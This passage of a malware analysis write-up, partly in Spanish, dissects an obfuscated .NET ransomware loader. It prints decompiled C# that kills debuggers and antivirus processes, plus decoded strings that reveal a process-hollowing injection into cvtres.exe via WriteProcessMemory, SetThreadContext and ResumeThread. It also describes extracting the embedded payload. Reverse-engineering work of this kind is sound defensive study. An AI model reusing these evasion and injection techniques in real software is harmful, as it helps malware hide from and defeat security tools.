32                     Process process = processesByName[i];
33                     IL_54:
34                     num2 = 5;
35                     process.Kill();
36                     i++;
37                 }
38             } while (num2 < 5);
39         }
40     }
41     catch { }
42 }
```

Por ahora no lo entiendo, pero es un array con "algo" que esta en Base64 q luego tiene el metodo Split


Por lo que entendi, aca toma el array antes definido, usa GetProcessByName - y luego lo mata - entonces creo que lo anterior es como una lista de nombres de procesos y aqui los "mata"

Since the image isn't very clear, I will transcribe it.

In line 15, it does 'something'—it's not clear at the moment—but it's a Base64 array that it later splits using .Split.

Then, from lines 28 to 35, it uses GetProcessesByName. (According to MSDN: 'Creates an array of new Process components and associates them with all the process resources that share the specified process name.') The interesting part is that it goes on to kill these processes. Given that, and considering that line 15 calls the b2um method—remembering that this method contained Base64 strings—it is highly likely that this is actually a list or names of processes that it terminates. This is probably done to ensure it runs without any issues, as it's common practice to kill antivirus executables, check for or kill debuggers, and generally terminate analysis tools and antivirus software.

In the 'Main' method, we can see that it invokes the method that kills the processes, but that's not all



```
4 public static void Main()
5 {
6     int num3;
7     int num5;
8     object obj;
9     try
10    {
11        IL_01:
12        int num = 1;
13        bool flag = true;
14        IL_06:
15        num = 2;
16        if (!flag)
17        {
18            goto IL_29;
19        }
20        IL_0C:
21        num = 3;
22        float num2 = 7f;
23        do
24        {
25            IL_15:
26            num = 4;
27            num2 += 1f;
28        }
29        while (num2 <= 35f);
30        IL_29:
31        IL_2A:
32        ProjectData.ClearProjectError();
33        num3 = -2;
34        IL_32:
35        num = 7;
36        bsf.c0H6Dyd9();
37        IL_3B:
38        num = 8;
39        bool flag2 = true;
40        IL_40:
```

Invoca al metodo para "matar procesos"

It also marks itself with the Hidden and Read-Only attributes. Additionally, it displays a MessageBox that, as we can see, is completely obfuscated—this is the Explorer popup that we see when we execute the sample.

Then, it calls the 'b2' method.

Regarding the 'My' method, to be honest, without being able to deobfuscate it, I find it very difficult to understand. However, what I was able to figure out—which didn't seem like a minor detail to me—is that almost at the very end of this method, it kills its own process

What happens with this sample is that it keeps making me dizzy because it constantly jumps back and forth with different calls (not to mention the current obfuscated state of the sample). Inside the 'v3p' method, it loads or injects the 'My' method into memory and also looks for that process's entry point to kick off its execution

The 'yz' method.

```
yz(int, string, byte, byte) : byte[]
1 // bsf
2 // Token: 0x00000019 RID: 25 RVA: 0x00002580 File Offset: 0x00001580
3 public static byte[] yz(int e8s, string qhk9h, byte ts8hs, byte kqz)
4 {
5     IntPtr yz = bsf.o5<bsf.f9_d>(0, bsf.b2um("9BG3fuAHv6U0LVoAiH/hHuDyRgJxEK1xA=="), 22387)(Assembly.GetEntryAssembly().Location);
6     IntPtr qhk9h2 = bsf.o5<bsf.v5mban>(87, bsf.b2um("9BG3fuAHv6U0L/YaoULgGOpifAr6NQ=="), 0)(yz, qhk9h, bsf.b2um("zTeakcgqy9I="));
7     ushort num = 1;
8     do
9     {
10         num += 1;
11     }
12     while (num <= 120);
13     sbyte b = 20;
14     do
15     {
16         b += 1;
17     }
18     while (b <= 45);
19     byte[] array = new byte[checked(bsf.o5<bsf.xqo>(149, bsf.b2um("9BG3fuAHv6U0vY0oH/jUenkYRztF6A="), 23416)(yz, qhk9h2) - 1 + 1)];
20     Marshal.Copy(bsf.o5<bsf.igrkko>(225, bsf.b2um("9BG3fuAHv6U0JfAVoULgGOpifAr6"), 19230)(yz, qhk9h2), array, 0, array.Length);
21     return array;
22 }
23
```

Utiliza Marshal.Copy para mover esos bytes desde el archivo hacia la memoria RAM del programa

It uses `Assembly.GetEntryAssembly().Location` to locate its own file on the disk. Then, it utilizes `Marshal.Copy` to read specific bytes directly from the executable file into RAM. This is where it 'extracts' the actual malware hidden within its resources or at the end of the file.

Well, after banging my head against the wall multiple times and consulting various sources, I managed to build a .py script to help me deobfuscate this sample.

To do this, I placed 'desctrings.py' in the same folder as the sample, installed IronPython (Note: you must also have dnlib.dll in the folder alongside the script and the sample), and ran it from there. The results revealed several things; while I could 'intuit' them during the initial analysis, they are now confirmed here. For instance, it generates a list of processes to terminate, such as OllyDbg, taskmgr, etc. It also indicates that the executable it will use to inject the ransomware is cvtres.exe. Furthermore, we can see it mentions functions like `CreateProcessA`, `GetThreadContext`, `WriteProcessMemory`, and `ResumeThread` to achieve the aforementioned goal.

```

C:\Muestras\MUESTRA01>"C:\Desarrollo\IronPython 2.7\ipy.exe" decstrings.py
--- Cargando modulo ---
--- Procesando strings ---
[+] Original: F%!i}wb
    Decodificado: ?XP
[+] Original: 3zupfPwv7vB00v0doFPxGeDXYwv+GYVQxSv49n0C8h03UMUj5f1vCvQgrXn2K9r+fB3qFakw1SjMw0sk+hmqYvw47/ZgB/oGhQ==
    Decodificado: @OllYDbg@SbieCtrl@mbam@@@taskmgr@@HijackThis@Virtual PC@TEMemoryScanner@
[+] Original: 9BG3fuAHv6U0LvoAiH/hHuDYRgjxEK11xA==
    Decodificado: kernel32:GetModuleHandleA
[+] Original: 9BG3fuAHv6U0L/YaoULgG0PifAr6NQ==
    Decodificado: kernel32:FindResourceA
[+] Original: zTeaWcgqy9I=
    Decodificado: RC_IMAGE
[+] Original: 9BG3fuAHv6U0vY0oH/j0enkYRztF6A=
    Decodificado: kernel32:SizeofResource
[+] Original: 9BG3fuAHv6U0JfAVoULgG0PifAr6
    Decodificado: kernel32:LoadResource
[+] Original: \ekF(py
    Decodificado: ĸ..
[+] Original: pSiVYuoM/vZjSdKdqXX2S6TvN1+2
    Decodificado: :\Program Files (x86)
[+] Original: pSiSeesP4+B9NdIdpmlQG0PxeKfRMZFMwxnt+mse8Aau
    Decodificado: :\Windows\Microsoft.NET\Framework
[+] Original: 6UbrIKs=
    Decodificado: v2.0.
[+] Original: wxezZPc0/7lrEfo=
    Decodificado: \cvtres.exe
[+] Original: 9BG3fuAHv6U0Ku0RpGTg0/74bQzS84Q=
    Decodificado: kernel32:CreateProcessA
[+] Original: 9BG3fuAHv6U0LvoAkXj3Du3zTQbxAKBo8Q==
    Decodificado: kernel32:GetThreadContext
[+] Original: 9BG3fuAHv6U00/oVoUD3B0/yfRrSEah/9xI=
    Decodificado: kernel32:ReadProcessMemory
[+] Original: 8QChf0lRwuNnb/IVtUbsDvvYaDr6F7F56gU=
    Decodificado: ntdll:NtUnmapViewOfSection
[+] Original: 9BG3fuAHv6U0P/YGsWXkB837Ygb8Mb0=
    Decodificado: kernel32:VirtualAllocEx
[+] Original: 9BG3fuAHv6U0Pu0dsXXVGeP0axrs0aB96hn1
    Decodificado: kernel32:WriteProcessMemory
[+] Original: 9BG3fuAHv6U00voAkXj3Du3zTQbxAKBo8Q==
    Decodificado: kernel32:SetThreadContext
[+] Original: 9BG3fuAHv6U00/oHsH3gP+Tlawj7
    Decodificado: kernel32:ResumeThread
[+] Original: yxygMOQb/PtnCv4ArH/rS+r2ZwX6E0V6kvl+Wcd9hWpEf80rOd8Bu8Rt3z8S6Sr
    Decodificado: The application failed to initialize properly (0x0000022).
[+] Original: 2gy1f0oZ6eUgD0cR5T2lKvznYgD8FbF56gWs0nwb8AY=
    Decodificado: Explorer.exe - Application Error
[+] Original: 5h73IbUc9P0=
    Decodificado: yj210wxj
[+] Original: \=efrM
    Decodificado: æ?
[+] Original: qZRE@
    Decodificado: 6à?
[+] Original: Is>EDcwfW
    Decodificado: %µεc??
--- Fin ---

```

Vemos alguno de los proceso "de la lista negra" que no comprendia anteriormente

Indica la direccion, probablemente donde se aloje el .exe responsale

Aca tenemos un nombre de un ejecutable "cvtres.exe"

Ok entonces usa CreateProcessA

Tambien usa GetThreadContext

Tamien usa WriteProcessMemory

```

[+] Original: 9BG3fuAHv6U0Pu0dsXXVGeP0axrs0aB96hn1
    Decodificado: kernel32:WriteProcessMemory
[+] Original: 9BG3fuAHv6U00voAkXj3Du3zTQbxAKBo8Q==
    Decodificado: kernel32:SetThreadContext
[+] Original: 9BG3fuAHv6U00/oHsH3gP+Tlawj7
    Decodificado: kernel32:ResumeThread
[+] Original: yxygMOQb/PtnCv4ArH/rS+r2ZwX6E0V6kvl+Wcd9hWpEf80rOd8Bu8Rt3z8S6Sr
    Decodificado: The application failed to initialize properly (0x0000022).
[+] Original: 2gy1f0oZ6eUgD0cR5T2lKvznYgD8FbF56gWs0nwb8AY=
    Decodificado: Explorer.exe - Application Error
[+] Original: 5h73IbUc9P0=
    Decodificado: yj210wxj
[+] Original: \=efrM
    Decodificado: æ?
[+] Original: qZRE@
    Decodificado: 6à?
[+] Original: Is>EDcwfW
    Decodificado: %µεc??
--- Fin ---


```

Usa ResumeThread


Claro, esto es lo que se ve de cartel de error de explorer.exe

And additionally, we can see right there that it is the Explorer message we encounter when running the sample.


Then, it occurred to me that I could 'extract' the file responsible for this, since the .pif file at this point is just a loader protecting the actual payload.



To do this, I used Resource Hacker—under RC_IMAGE, I went to the 'Save Resource to a bin file' option and saved it as 'ChromeCifrado.bin'.




Then, I developed a script called 'FuiraBicho.py' to take 'ChromeCifrado.bin' and attempt to deobfuscate it. And there it is. I left it renamed as 'Virulento.exe'.




Now for Virulento.exe.








I did the same thing: I took its hash and searched for it on VirusTotal, but when I tried, I couldn't find any information at all.

